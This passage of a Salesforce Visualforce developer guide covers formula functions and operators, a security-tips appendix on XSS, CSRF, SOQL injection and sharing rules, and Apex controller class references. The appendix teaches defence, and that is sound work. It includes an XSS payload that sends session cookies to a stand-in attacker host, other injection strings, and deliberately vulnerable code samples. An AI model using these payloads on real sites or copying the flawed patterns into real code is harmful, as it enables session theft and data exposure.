SUBSTITUTE	Substitutes new text for old text in a text string.	<code>SUBSTITUTE (<i>text</i>, <i>old_text</i>, <i>new_text</i>)</code> and replace <i>text</i> with the field or value for which you want to substitute values, <i>old_text</i> with the text you want replaced, and <i>new_text</i> with the text you want to replace the <i>old_text</i> .
TEXT	Converts a percent, number, date, date/time, or currency type field into text anywhere formulas are used. Also, converts picklist values to text in validation rules, formula fields, and field updates.	<code>TEXT (<i>value</i>)</code> and replace <i>value</i> with the field or expression you want to convert to text format. Avoid using any special characters besides a decimal point (period) or minus sign (dash) in this function.
TRIM	Removes the spaces and tabs from the beginning and end of a text string.	<code>TRIM (<i>text</i>)</code> and replace <i>text</i> with the field or expression you want to trim.
UPPER	Converts all letters in the specified text string to uppercase. Any characters that are not letters are unaffected by this function. Locale rules are applied if a locale is provided.	<code>UPPER (<i>text</i>, [<i>locale</i>])</code> and replace <i>text</i> with the field or expression you wish to convert to uppercase, and <i>locale</i> with the optional two-character ISO language code or five-character locale code, if available. For information on supported languages, see “What languages does Salesforce support?” in the online help.
URLENCODE	Encodes text and merge field values for use in URLs by replacing characters that are illegal in URLs, such as blank spaces, with the code that represent those characters as defined in <i>RFC 3986, Uniform Resource Identifier (URI): Generic Syntax</i> . For example, blank spaces are replaced with %20, and exclamation points are replaced with %21.	<code>{ !URLENCODE (<i>text</i>) }</code> and replace <i>text</i> with the merge field or text string that you want to encode.
VALUE	Converts a text string to a number.	<code>VALUE (<i>text</i>)</code> and replace <i>text</i> with the field or expression you want converted into a number.

Advanced Functions

Function	Description	Use
GETRECORDIDS	Returns an array of strings in the form of record IDs for the selected records in a list, such as a list view or related list.	<code>{ !GETRECORDIDS (<i>object_type</i>) }</code> and replace <i>object_type</i> with a reference to the custom or standard object for the records you want to retrieve.

Function	Description	Use
INCLUDE	Returns content from an s-control snippet. Use this function to reuse common code in many s-controls.	<code>{!INCLUDE (source, [inputs])}</code> and replace <i>source</i> with the s-control snippet you want to reference. Replace <i>inputs</i> with any information you need to pass to the snippet.
LINKTO	Returns a relative URL in the form of a link (href and anchor tags) for a custom s-control or Salesforce page.	<code>{!LINKTO (label, target, id, [inputs], [no override])}</code> and replace <i>label</i> with the text for the link, <i>target</i> with the URL, and <i>id</i> with a reference to the record. Inputs are optional and can include any additional parameters you want to add to the link. The <i>no override</i> argument is also optional and defaults to “false.” It applies to targets for standard Salesforce pages such as <code>\$Action.Account.New</code> . Replace <i>no override</i> with “true” when you want to display a standard Salesforce page regardless of whether you have defined an override for it elsewhere.
REGEX	Compares a text field to a regular expression and returns TRUE if there is a match. Otherwise, it returns FALSE. A regular expression is a string used to describe a format of a string according to certain syntax rules.	<code>REGEX (text, regex_text)</code> and replace <i>text</i> with the text field, and <i>regex_text</i> with the regular expression you want to match.
REQUIRESSCRIPT	Returns a script tag with source for a URL you specify. Use this function when referencing the Force.com AJAX Toolkit or other JavaScript toolkits.	<code>{!REQUIRESSCRIPT (url)}</code> and replace <i>url</i> with the link for the script that is required.
URLFOR	Returns a relative URL for an action, s-control, Visualforce page, or a file in a static resource archive in a Visualforce page. External websites can use absolute URLs for use in certain Visualforce components, such as <code><flow:interview></code> . This can be used to return a reference to a file contained in a static resource archive (such as a .zip or .jar file). <code>{!URLFOR (resource, path)}</code> Replace <i>resource</i> with the name of the static resource archive expressed as a merge variable (for example, <code>\$Resource.resourceName</code>), and <i>path</i> with the local path to the file in the archive that you want to reference.	<code>{!URLFOR (target, id, [inputs], [no override])}</code> and replace <i>target</i> with the URL or action, s-control, or static resource merge variable, <i>id</i> with a reference to the record, and <i>inputs</i> with any optional parameters. The <i>no override</i> argument is also optional and defaults to “false.” It applies to targets for standard Salesforce pages such as <code>\$Action.Account.New</code> . Replace <i>no override</i> with “true” when you want to display a standard Salesforce page regardless of whether you have defined an override for it elsewhere. To access a Visualforce page, simply enter the name of your page preceded by an “apex/.” For example, if your Visualforce page is named <code>myTestPage</code> ,

Function	Description	Use
		you would use <code>{!URLFOR("apex/myTestPage")}</code> .
VLOOKUP	Returns a value by looking up a related value on a custom object similar to the VLOOKUP() Excel function.	<code>VLOOKUP (<i>field_to_return</i>, <i>field_on_lookup_object</i>, <i>lookup_value</i>)</code> and replace <i>field_to_return</i> with the field that contains the value you want returned, <i>field_on_lookup_object</i> with the field on the related object that contains the value you want to match, and <i>lookup_value</i> with the value you want to match.

Encoding Functions

Function	Description	Use
HTMLENCODE	Encodes text and merge field values for use in HTML by replacing characters that are reserved in HTML, such as the greater-than sign (>), with HTML entity equivalents, such as >;	<code>{!HTMLENCODE (<i>text</i>) }</code> and replace <i>text</i> with the merge field or text string that contains the reserved characters.
JSENCODE	Encodes text and merge field values for use in JavaScript by inserting escape characters, such as a backslash (\), before unsafe JavaScript characters, such as the apostrophe (').	<code>{!JSENCODE (<i>text</i>) }</code> and replace <i>text</i> with the merge field or text string that contains the unsafe JavaScript characters.
JSINHTMLENCODE	Encodes text and merge field values for use in JavaScript within HTML tags by inserting escape characters before unsafe JavaScript characters and replacing characters that are reserved in HTML with HTML entity equivalents.	<code>{!JSINHTMLENCODE (<i>text</i>) }</code> and replace <i>text</i> with the merge field or text string that contains the unsafe JavaScript characters.
URLENCODE	Encodes text and merge field values for use in URLs by replacing characters that are illegal in URLs, such as blank spaces, with the code that represent those characters as defined in <i>RFC 3986, Uniform Resource Identifier (URI): Generic Syntax</i> . For example, blank spaces are replaced with %20, and exclamation points are replaced with %21.	<code>{!URLENCODE (<i>text</i>) }</code> and replace <i>text</i> with the merge field or text string that you want to encode.

Expression Operators

Expressions can be joined to one another with operators to create compound expressions. Visualforce supports the following operators:

Operator	Description
+	Calculates the sum of two values.
-	Calculates the difference of two values.
*	Multiplies its values.
/	Divides its values.
^	Raises a number to a power of a specified number.
()	Specifies that the expressions within the open parenthesis and close parenthesis are evaluated first. All other expressions are evaluated using standard operator precedence.
=	Evaluates if two values are equivalent.
<>	Evaluates if two values are not equivalent.
<	Evaluates if a value is less than the value that follows this symbol.
>	Evaluates if a value is greater than the value that follows this symbol.
<=	Evaluates if a value is less than or equal to the value that follows this symbol.
>=	Evaluates if a value is greater than or equal to the value that follows this symbol.
&	Connects two or more strings.

Appendix B

Security Tips for Apex and Visualforce Development

Understanding Security

The powerful combination of Apex and Visualforce pages allow Force.com developers to provide custom functionality and business logic to Salesforce or create a completely new stand-alone product running inside the Force.com platform. However, as with any programming language, developers must be cognizant of potential security-related pitfalls.

Salesforce.com has incorporated several security defenses into the Force.com platform itself. However, careless developers can still bypass the built-in defenses in many cases and expose their applications and customers to security risks. Many of the coding mistakes a developer can make on the Force.com platform are similar to general Web application security vulnerabilities, while others are unique to Apex.

To certify an application for AppExchange, it is important that developers learn and understand the security flaws described here. For additional information, see the Force.com Security Resources page on Developer Force at <http://wiki.developerforce.com/page/Security>.

Cross Site Scripting (XSS)

Cross-site scripting (XSS) attacks cover a broad range of attacks where malicious HTML or client-side scripting is provided to a Web application. The Web application includes malicious scripting in a response to a user of the Web application. The user then unknowingly becomes the victim of the attack. The attacker has used the Web application as an intermediary in the attack, taking advantage of the victim's trust for the Web application. Most applications that display dynamic Web pages without properly validating the data are likely to be vulnerable. Attacks against the website are especially easy if input from one user is intended to be displayed to another user. Some obvious possibilities include bulletin board or user comment-style websites, news, or email archives.

For example, assume the following script is included in a Force.com page using a script component, an on* event, or a Visualforce page.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =  
'{!$CurrentPage.parameters.userparam}';</script>
```

This script block inserts the value of the user-supplied userparam onto the page. The attacker can then enter the following value for userparam:

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

In this case, all of the cookies for the current page are sent to `www.attacker.com` as the query string in the request to the `cookie.cgi` script. At this point, the attacker has the victim's session cookie and can connect to the Web application as if they were the victim.

The attacker can post a malicious script using a Web site or email. Web application users not only see the attacker's input, but their browser can execute the attacker's script in a trusted context. With this ability, the attacker can perform a wide variety of attacks against the victim. These range from simple actions, such as opening and closing windows, to more malicious attacks, such as stealing data or session cookies, allowing an attacker full access to the victim's session.

For more information on this attack in general, see the following articles:

- http://www.owasp.org/index.php/Cross_Site_Scripting
- <http://www.cgisecurity.com/articles/xss-faq.shtml>
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- <http://www.google.com/search?q=cross-site+scripting>

Within the Force.com platform there are several anti-XSS defenses in place. For example, `salesforce.com` has implemented filters that screen out harmful characters in most output methods. For the developer using standard classes and output methods, the threats of XSS flaws have been largely mitigated. However, the creative developer can still find ways to intentionally or accidentally bypass the default controls. The following sections show where protection does and does not exist.

Existing Protection

All standard Visualforce components, which start with `<apex>`, have anti-XSS filters in place. For example, the following code is normally vulnerable to an XSS attack because it takes user-supplied input and outputs it directly back to the user, but the `<apex:outputText>` tag is XSS-safe. All characters that appear to be HTML tags are converted to their literal form. For example, the `<` character is converted to `<`; so that a literal `<` displays on the user's screen.

```
<apex:outputText>
  {!$currentPage.parameters.userInput}
</apex:outputText>
```

Disabling Escape on Visualforce Tags

By default, nearly all Visualforce tags escape the XSS-vulnerable characters. It is possible to disable this behavior by setting the optional attribute `escape="false"`. For example, the following output is vulnerable to XSS attacks:

```
<apex:outputText escape="false" value="{!$currentPage.parameters.userInput}" />
```

Programming Items Not Protected from XSS

The following items do not have built-in XSS protections, so take extra care when using these tags and objects. This is because these items were intended to allow the developer to customize the page by inserting script commands. It does not make sense to include anti-XSS filters on commands that are intentionally added to a page.

Custom JavaScript

If you write your own JavaScript, the Force.com platform has no way to protect you. For example, the following code is vulnerable to XSS if used in JavaScript.

```
<script>
  var foo = location.search;
  document.write(foo);
</script>
```

<apex:includeScript>

The `<apex:includeScript>` Visualforce component allows you to include a custom script on the page. In these cases, be very careful to validate that the content is safe and does not include user-supplied data. For example, the following snippet is extremely vulnerable because it includes user-supplied input as the value of the script text. The value provided by the tag is a URL to the JavaScript to include. If an attacker can supply arbitrary data to this parameter (as in the example below), they can potentially direct the victim to include any JavaScript file from any other website.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Unescaped Output and Formulas in Visualforce Pages

When using components that have set the `escape` attribute to `false`, or when including formulas outside of a Visualforce component, output is unfiltered and must be validated for security. This is especially important when using formula expressions.

Formula expressions can be function calls or include information about platform objects, a user's environment, system environment, and the request environment. It is important to be aware that the output that is generated by expressions is not escaped during rendering. Since expressions are rendered on the server, it is not possible to escape rendered data on the client using JavaScript or other client-side technology. This can lead to potentially dangerous situations if the formula expression references non-system data (that is potentially hostile or editable data) and the expression itself is not wrapped in a function to escape the output during rendering.

A common vulnerability is created by rerendering user input on a page. For example,

```
<apex:page standardController="Account">
  <apex:form>
    <apex:commandButton rerender="outputIt" value="Update It"/>
    <apex:inputText value="{!myTextField}"/>
  </apex:form>

  <apex:outputPanel id="outputIt">
    Value of myTextField is <apex:outputText value="{!myTextField}" escape="false"/>
  </apex:outputPanel>
</apex:page>
```

The unescaped `{!myTextField}` results in a cross-site scripting vulnerability. For example, if the user enters :

```
<script>alert('xss')
```

and clicks **Update It**, the JavaScript is executed. In this case, an alert dialog is displayed, but more malicious uses could be designed.

There are several functions that you can use for escaping potentially insecure strings.

HTMLENCODE

The `HTMLENCODE` function encodes text strings and merge field values for use in HTML by replacing characters that are reserved in HTML, such as the greater-than sign (`>`), with HTML entity equivalents, such as `>`.

JSENCODE

The `JSENCODE` function encodes text strings and merge field values for use in JavaScript by inserting escape characters, such as a backslash (`\`), before unsafe JavaScript characters, such as the apostrophe (`'`).

JSINHTML ENCODE

The JSINHTML ENCODE function encodes text strings and merge field values for use in JavaScript within HTML tags by inserting escape characters before unsafe JavaScript characters and replacing characters that are reserved in HTML with HTML entity equivalents.

URLENCODE

The URLENCODE function encodes text strings and merge field values for use in URLs by replacing characters that are illegal in URLs, such as blank spaces, with the code that represent those characters as defined in *RFC 3986, Uniform Resource Identifier (URI): Generic Syntax*. For example, exclamation points are replaced with %21.

To use HTML ENCODE to secure the previous example, change the `<apex:outputText>` to the following:

```
<apex:outputText value="{!HTML ENCODE(myTextField)}" escape="false"/>
```

If a user enters `<script>alert('xss')` and clicks **Update It**, the JavaScript is not be executed. Instead, the string is encoded and the page displays Value of myTextField is `<script>alert('xss')`.

Depending on the placement of the tag and usage of the data, both the characters needing escaping as well as their escaped counterparts may vary. For instance, this statement:

```
<script>var ret = "{!$CurrentPage.parameters.retURL}";script>var ret =
"{!$CurrentPage.parameters.retURL}";</script>
```

requires that the double quote character be escaped with its URL encoded equivalent of %22 instead of the HTML escaped `"`, since it is going to be used in a link. Otherwise, the request:

```
http://example.com/demo/redirect.html?retURL=%22foo%22%3Balert('xss')%3B%2F%2F
```

results in:

```
<script>var ret = "foo";alert('xss');//";</script>
```

The JavaScript executes, and the alert is displayed.

In this case, to prevent the JavaScript being executed, use the JSENCODE function. For example

```
<script>var ret = "{!JSENCODE($CurrentPage.parameters.retURL)}";</script>
```

Formula tags can also be used to include platform object data. Although the data is taken directly from the user's organization, it must still be escaped before use to prevent users from executing code in the context of other users (potentially those with higher privilege levels). While these types of attacks must be performed by users within the same organization, they undermine the organization's user roles and reduce the integrity of auditing records. Additionally, many organizations contain data which has been imported from external sources and may not have been screened for malicious content.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) flaws are less of a programming mistake as they are a lack of a defense. The easiest way to describe CSRF is to provide a very simple example. An attacker has a Web page at `www.attacker.com`. This could be

any Web page, including one that provides valuable services or information that drives traffic to that site. Somewhere on the attacker's page is an HTML tag that looks like this:

```

```

In other words, the attacker's page contains a URL that performs an action on your website. If the user is still logged into your Web page when they visit the attacker's Web page, the URL is retrieved and the actions performed. This attack succeeds because the user is still authenticated to your Web page. This is a very simple example and the attacker can get more creative by using scripts to generate the callback request or even use CSRF attacks against your AJAX methods.

For more information and traditional defenses, see the following articles:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/articles/csrf-faq.shtml>
- <http://shiflett.org/articles/cross-site-request-forgeries>

Within the Force.com platform, salesforce.com has implemented an anti-CSRF token to prevent this attack. Every page includes a random string of characters as a hidden form field. Upon the next page load, the application checks the validity of this string of characters and does not execute the command unless the value matches the expected value. This feature protects you when using all of the standard controllers and methods.

Here again, the developer might bypass the built-in defenses without realizing the risk. For example, suppose you have a custom controller where you take the object ID as an input parameter, then use that input parameter in an SOQL call. Consider the following code snippet.

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
    public void init() {
        Id id = ApexPages.currentPage().getParameters().get('id');
        Account obj = [select id, Name FROM Account WHERE id = :id];
        delete obj;
        return ;
    }
}
```

In this case, the developer has unknowingly bypassed the anti-CSRF controls by developing their own action method. The `id` parameter is read and used in the code. The anti-CSRF token is never read or validated. An attacker Web page might have sent the user to this page using a CSRF attack and provided any value they wish for the `id` parameter.

There are no built-in defenses for situations like this and developers should be cautious about writing pages that take action based upon a user-supplied parameter like the `id` variable in the preceding example. A possible work-around is to insert an intermediate confirmation page before taking the action, to make sure the user intended to call the page. Other suggestions include shortening the idle session timeout for the organization and educating users to log out of their active session and not use their browser to visit other sites while authenticated.

SOQL Injection

In other programming languages, the previous flaw is known as SQL injection. Apex does not use SQL, but uses its own database query language, SOQL. SOQL is much simpler and more limited in functionality than SQL. Therefore, the risks are much lower for SOQL injection than for SQL injection, but the attacks are nearly identical to traditional SQL injection. In summary SQL/SOQL injection involves taking user-supplied input and using those values in a dynamic SOQL query. If

the input is not validated, it can include SOQL commands that effectively modify the SOQL statement and trick the application into performing unintended commands.

For more information on SQL Injection attacks see:

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- <http://www.google.com/search?q=sql+injection>

SOQL Injection Vulnerability in Apex

Below is a simple example of Apex and Visualforce code vulnerable to SOQL injection.

```
<apex:page controller="SOQLController" >
  <apex:form>
    <apex:outputText value="Enter Name" />
    <apex:inputText value="{!name}" />
    <apex:commandButton value="Query" action="{!query}" />
  </apex:form>
</apex:page>

public class SOQLController {
  public String name {
    get { return name;}
    set { name = value;}
  }
  public PageReference query() {
    String qryString = 'SELECT Id FROM Contact WHERE ' +
      '(IsDeleted = false and Name like \'%' + name + '%\')';
    queryResult = Database.query(qryString);
    return null;
  }
}
```

This is a very simple example but illustrates the logic. The code is intended to search for contacts that have not been deleted. The user provides one input value called name. The value can be anything provided by the user and it is never validated. The SOQL query is built dynamically and then executed with the Database.query method. If the user provides a legitimate value, the statement executes as expected:

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

However, what if the user provides unexpected input, such as:

```
// User supplied value for name: test%) OR (Name LIKE '
```

In that case, the query string becomes:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

Now the results show all contacts, not just the non-deleted ones. A SOQL Injection flaw can be used to modify the intended logic of any vulnerable query.

SOQL Injection Defenses

To prevent a SOQL injection attack, avoid using dynamic SOQL queries. Instead, use static queries and binding variables. The vulnerable example above can be re-written using static SOQL as follows:

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        queryResult = [SELECT Id FROM Contact WHERE
            (IsDeleted = false and Name like :queryName)];
        return null;
    }
}
```

If you must use dynamic SOQL, use the `escapeSingleQuotes` method to sanitize user-supplied input. This method adds the escape character (`\`) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Data Access Control

The Force.com platform makes extensive use of data sharing rules. Each object has permissions and may have sharing settings for which users can read, create, edit, and delete. These settings are enforced when using all standard controllers.

When using an Apex class, the built-in user permissions and field-level security restrictions are not respected during execution. The default behavior is that an Apex class has the ability to read and update all data within the organization. Because these rules are not enforced, developers who use Apex must take care that they do not inadvertently expose sensitive data that would normally be hidden from users by user permissions, field-level security, or organization-wide defaults. This is particularly true for Visualforce pages. For example, consider the following Apex pseudo-code:

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

In this case, all contact records are searched, even if the user currently logged in would not normally have permission to view these records. The solution is to use the qualifying keywords `with sharing` when declaring the class:

```
public with sharing class customController {
    . . .
}
```

The `with sharing` keyword directs the platform to use the security sharing permissions of the user currently logged in, rather than granting full access to all records.

Appendix C

Apex Classes Used in Visualforce Controllers

This appendix includes information about the system-supplied Apex classes that can be used when building custom Visualforce controllers and controller extensions. These include:

- [ApexPages Methods](#)
- [Action Class](#)
- [IdeaStandardController Class](#)
- [IdeaStandardSetController Class](#)
- [Message Class](#)
- [PageReference Class](#)
- [SelectOption Class](#)
- [StandardController Class](#)
- [StandardSetController Class](#)

For more information on custom controllers and extensions, see [Custom Controllers and Controller Extensions](#) on page 76.

For more information on Apex, see the *Force.com Apex Code Developer's Guide*.

ApexPages Methods

Use ApexPages to add and check for messages associated with the current page, as well as to reference the current page. In addition, ApexPages is used as a namespace for the [PageReference](#) and [Message](#) classes.

The following table lists the ApexPages methods:

Name	Arguments	Return Type	Description
addMessage	sObject <i>ApexPages.Message</i>	Void	Add a message to the current page context.
addMessages	Exception <i>ex</i>	Void	Adds a list of messages to the current page context based on a thrown exception.
getMessages		ApexPages.Message[]	Returns a list of the messages associated with the current context.

Name	Arguments	Return Type	Description
hasMessages		Boolean	Returns <code>true</code> if there are messages associated with the current context, <code>false</code> otherwise.
hasMessages	ApexPages.Severity	Boolean	Returns <code>true</code> if messages of the specified severity exist, <code>false</code> otherwise.

Action Class

You can use an `ApexPages.Action` class to create an action method that you can use in a Visualforce custom controller or controller extension. For example, you could create a `saveOver` method on a controller extension that performs a custom save.

Instantiation

The following code snippet illustrates how to instantiate a new `ApexPages.Action` object that uses the save action:

```
ApexPages.Action saveAction = new ApexPages.Action('{!save}');
```

Methods

The action methods are all called by and operate on a particular instance of `Action`.

The table below describes the instance methods for `Action`.

Name	Arguments	Return Type	Description
getExpression		String	Returns the expression that is evaluated when the action is invoked.
invoke		System.PageReference	Invokes the action.

Example

In the following example, when the user updates or creates a new Account and clicks the **Save** button, in addition to the account being updated or created, the system writes a message to the system debug log. This example extends the standard controller for Account.

The following is the controller extension.

```
public class myCon{
    public PageReference RedirectToStep2(){
        ...
        ...
        return Page.Step2;
    }
}
```

The following is the Visualforce markup for a page that uses the above controller extension.

```
<apex:component>
  <apex:attribute name="actionToInvoke" type="ApexPages.Action" .... />
  ...
  <apex:commandButton value="Perform Controller Action" action="{!actionToInvoke}"/>
  ...
</apex:component>

<apex:page controller="pageCon">
  <c:myComp actionToInvoke="{!RedirectToStep2}"/>
  ...
</apex:page>
```

For information on the debug log, see “Viewing Debug Logs” in the online help.

IdeaStandardController Class

IdeaStandardController objects offer Ideas-specific functionality in addition to what is provided by the [StandardController Class](#).



Note: The `IdeaStandardSetController` and `IdeaStandardController` classes are currently available through a limited release program. For information on enabling these classes for your organization, contact your salesforce.com representative.

Instantiation

An `IdeaStandardController` object cannot be instantiated. An instance can be obtained through a constructor of a custom extension controller when using the standard ideas controller.


Methods

A method in the `IdeaStandardController` object is called by and operated on a particular instance of an `IdeaStandardController`.

The table below describes the instance method for `IdeaStandardController`.

Name	Arguments	Return Type	Description
<code>getCommentList</code>		<code>IdeaComment[]</code>	Returns the list of read-only comments from the current page. This method returns the following comment properties: <ul style="list-style-type: none"> <code>id</code> <code>commentBody</code> <code>createdDate</code> <code>createdBy.Id</code> <code>createdBy.communityNickname</code>

In addition to the method listed above, the `IdeaStandardController` class inherits all the methods associated with the [StandardController Class](#). The following table lists these methods.

Name	Arguments	Return Type	Description
addFields	List<String> fieldNames	Void	<p>When a Visualforce page is loaded, the fields accessible to the page are based on the fields referenced in the Visualforce markup. This method adds a reference to each field specified in <code>fieldNames</code> so that the controller can explicitly access those fields as well.</p> <p>This method should be called before a record has been loaded—typically, it's called by the controller's constructor. If this method is called outside of the constructor, you must use the <code>reset()</code> method before calling <code>addFields()</code>.</p> <p>The strings in <code>fieldNames</code> can either be the API name of a field, such as <code>AccountId</code>, or they can be explicit relationships to fields, such as <code>foo__r.myField__c</code>.</p> <p>This method is only for controllers used by dynamic Visualforce bindings.</p>
cancel		System.PageReference	Returns the PageReference of the cancel page.
delete		System.PageReference	Deletes record and returns the PageReference of the delete page.
edit		System.PageReference	Returns the PageReference of the standard edit page.
getId		String	Returns the ID of the record that is currently in context, based on the value of the <code>id</code> query string parameter in the Visualforce page URL.
getRecord		SObject	<p>Returns the record that is currently in context, based on the value of the <code>id</code> query string parameter in the Visualforce page URL.</p> <p>Note that only the fields that are referenced in the associated Visualforce markup are available for querying on this SObject. All other fields, including fields from any related objects, must be queried using a SOQL expression.</p> <p> Tip: You can work around this restriction by including a hidden component that references any additional fields that you want to query. Hide the component from display by setting the component's <code>rendered</code> attribute to <code>false</code>. For example:</p> <pre><apex:outputText value="{!account.billingcity} {!account.contacts}" rendered="false"/></pre>

Name	Arguments	Return Type	Description
reset		Void	<p>Forces the controller to reacquire access to newly referenced fields. Any changes made to the record prior to this method call are discarded.</p> <p>This method is only used if <code>addFields</code> is called outside the constructor, and it must be called directly before <code>addFields</code>.</p> <p>This method is only for controllers used by dynamic Visualforce bindings.</p>
save		System.PageReference	Saves changes and returns the updated PageReference.
view		System.PageReference	Returns the PageReference object of the standard detail page.

Example

The following example shows how an `IdeaStandardController` object can be used in the constructor for a custom list controller. This example provides the framework for manipulating the comment list data before displaying it on a Visualforce page.

```
public class MyIdeaExtension {
    private final ApexPages.IdeaStandardController ideaController;

    public MyIdeaExtension(ApexPages.IdeaStandardController controller) {
        ideaController = (ApexPages.IdeaStandardController)controller;
    }

    public List<IdeaComment> getModifiedComments() {
        IdeaComment[] comments = ideaController.getCommentList();
        // modify comments here
        return comments;
    }
}
```

The following Visualforce markup shows how the `IdeaStandardController` example shown above can be used in a page. This page must be named `detailPage` for this example to work.



Note: For the Visualforce page to display the idea and its comments, in the following example you need to specify the ID of a specific idea (for example, `/apex/detailPage?id=<ideaID>`) whose comments you want to view.

```
<!-- page named detailPage -->
<apex:page standardController="Idea" extensions="MyIdeaExtension">
    <apex:pageBlock title="Idea Section">
        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}">{!idea.title}
        </ideas:detailOutputLink>
        <br/><br/>
        <apex:outputText >{!idea.body}</apex:outputText>
    </apex:pageBlock>
    <apex:pageBlock title="Comments Section">
        <apex:dataList var="a" value="{!modifiedComments}" id="list">
            {!a.commentBody}
        </apex:dataList>
        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}"
            pageOffset="-1">Prev</ideas:detailOutputLink>
    </apex:pageBlock>
</apex:page>
```

```

|
|   <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}"
|       pageOffset="1">Next</ideas:detailOutputLink>
| </apex:pageBlock>
| </apex:page>

```

IdeaStandardSetController Class

IdeaStandardSetController objects offer Ideas-specific functionality in addition to what is provided by the [StandardSetController Class](#).



Note: The `IdeaStandardSetController` and `IdeaStandardController` classes are currently available through a limited release program. For information on enabling these classes for your organization, contact your salesforce.com representative.

Instantiation

An `IdeaStandardSetController` object cannot be instantiated. An instance can be obtained through a constructor of a custom extension controller when using the standard list controller for ideas.

Methods

A method in the `IdeaStandardSetController` object is called by and operated on a particular instance of an `IdeaStandardSetController`.

The table below describes the instance method for `IdeaStandardSetController`.

Name	Arguments	Return Type	Description
<code>getIdeaList</code>		<code>Idea[]</code>	<p>Returns the list of read-only ideas in the current page set. You can use the <code><ideas:listOutputLink></code>, <code><ideas:profileListOutputLink></code>, and <code><ideas:detailOutputLink></code> components to display profile pages as well as idea list and detail pages (see the examples below). The following is a list of properties returned by this method:</p> <ul style="list-style-type: none"> • <code>Body</code> • <code>Categories</code> • <code>Category</code> • <code>CreatedBy.CommunityNickname</code> • <code>CreatedBy.Id</code> • <code>CreatedDate</code> • <code>Id</code> • <code>LastCommentDate</code> • <code>LastComment.Id</code> • <code>LastComment.CommentBody</code> • <code>LastComment.CreatedBy.CommunityNickname</code> • <code>LastComment.CreatedBy.Id</code> • <code>NumComments</code>

Name	Arguments	Return Type	Description
			<ul style="list-style-type: none"> • Status • Title • VoteTotal

In addition to the method listed above, the `IdeaStandardSetController` class inherits the methods associated with the [StandardSetController Class](#).



Note: The methods inherited from the [StandardSetController Class](#) cannot be used to affect the list of ideas returned by the `getIdeaList` method.

The following table lists the inherited methods.

Name	Arguments	Return Type	Description
<code>cancel</code>		<code>System.PageReference</code>	Returns the <code>PageReference</code> of the original page, if known, or the home page.
<code>first</code>		<code>Void</code>	Returns the first page of records.
<code>getCompleteResult</code>		<code>Boolean</code>	Indicates whether there are more records in the set than the maximum record limit. If this is false, there are more records than you can process using the list controller. The maximum record limit is 10,000 records.
<code>getFilterId</code>		<code>String</code>	Returns the ID of the filter that is currently in context.
<code>getHasNext</code>		<code>Boolean</code>	Indicates whether there are more records after the current page set.
<code>getHasPrevious</code>		<code>Boolean</code>	Indicates whether there are more records before the current page set.
<code>getListViewOptions</code>		System.SelectOption []	Returns a list of the listviews available to the current user.
<code>getPageNumber</code>		<code>Integer</code>	Returns the page number of the current page set. Note that the first page returns 1.
<code>getPageSize</code>		<code>Integer</code>	Returns the number of records included in each page set.
<code>getRecord</code>		<code>sObject</code>	Returns the <code>sObject</code> that represents the changes to the selected records. This retrieves the prototype object contained within the class, and is used for performing mass updates.
<code>getRecords</code>		<code>sObject</code> []	Returns the list of <code>sObjects</code> in the current page set. This list is immutable, i.e. you can't call <code>clear()</code> on it.
<code>getResultSize</code>		<code>Integer</code>	Returns the number of records in the set.
<code>getSelected</code>		<code>sObject</code> []	Returns the list of <code>sObjects</code> that have been selected.
<code>last</code>		<code>Void</code>	Returns the last page of records.

Name	Arguments	Return Type	Description
next		Void	Returns the next page of records.
previous		Void	Returns the previous page of records.
save		System.PageReference	Inserts new records or updates existing records that have been changed. After this operation is finished, it returns a PageReference to the original page, if known, or the home page.
setFilterID	String <i>filterId</i>	Void	Sets the filter ID of the controller.
setpageNumber	Integer <i>pageNumber</i>	Void	Sets the page number.
setPageSize	Integer <i>pageSize</i>	Void	Sets the number of records in each page set.
setSelected	sObjects[] <i>selectedRecords</i>	Void	Set the selected records.

Example: Displaying a Profile Page

The following example shows how an IdeaStandardSetController object can be used in the constructor for a custom list controller:

```
public class MyIdeaProfileExtension {
    private final ApexPages.IdeaStandardSetController ideaSetController;

    public MyIdeaProfileExtension(ApexPages.IdeaStandardSetController controller) {
        ideaSetController = (ApexPages.IdeaStandardSetController) controller;
    }

    public List<Idea> getModifiedIdeas() {
        Idea[] ideas = ideaSetController.getIdeaList();
        // modify ideas here
        return ideas;
    }
}
```

The following Visualforce markup shows how the IdeaStandardSetController example shown above and the <ideas:profileListOutputLink> component can display a profile page that lists the recent replies, submitted ideas, and votes associated with a user. Because this example does not identify a specific user ID, the page automatically shows the profile page for the current logged in user. This page must be named `profilePage` in order for this example to work:

```
<!-- page named profilePage -->
<apex:page standardController="Idea" extensions="MyIdeaProfileExtension"
recordSetVar="ideaSetVar">
    <apex:pageBlock >
        <ideas:profileListOutputLink sort="recentReplies" page="profilePage">
            Recent Replies</ideas:profileListOutputLink>
        |
        <ideas:profileListOutputLink sort="ideas" page="profilePage">Ideas Submitted
        </ideas:profileListOutputLink>
        |
        <ideas:profileListOutputLink sort="votes" page="profilePage">Ideas Voted
        </ideas:profileListOutputLink>
    </apex:pageBlock>
    <apex:pageBlock >
        <apex:dataList value="{!modifiedIdeas}" var="ideadata">
            <ideas:detailoutputlink ideaId="{!ideadata.id}" page="viewPage">
```

```

        {!ideadata.title}</ideas:detailoutputlink>
    </apex:dataList>
</apex:pageBlock>
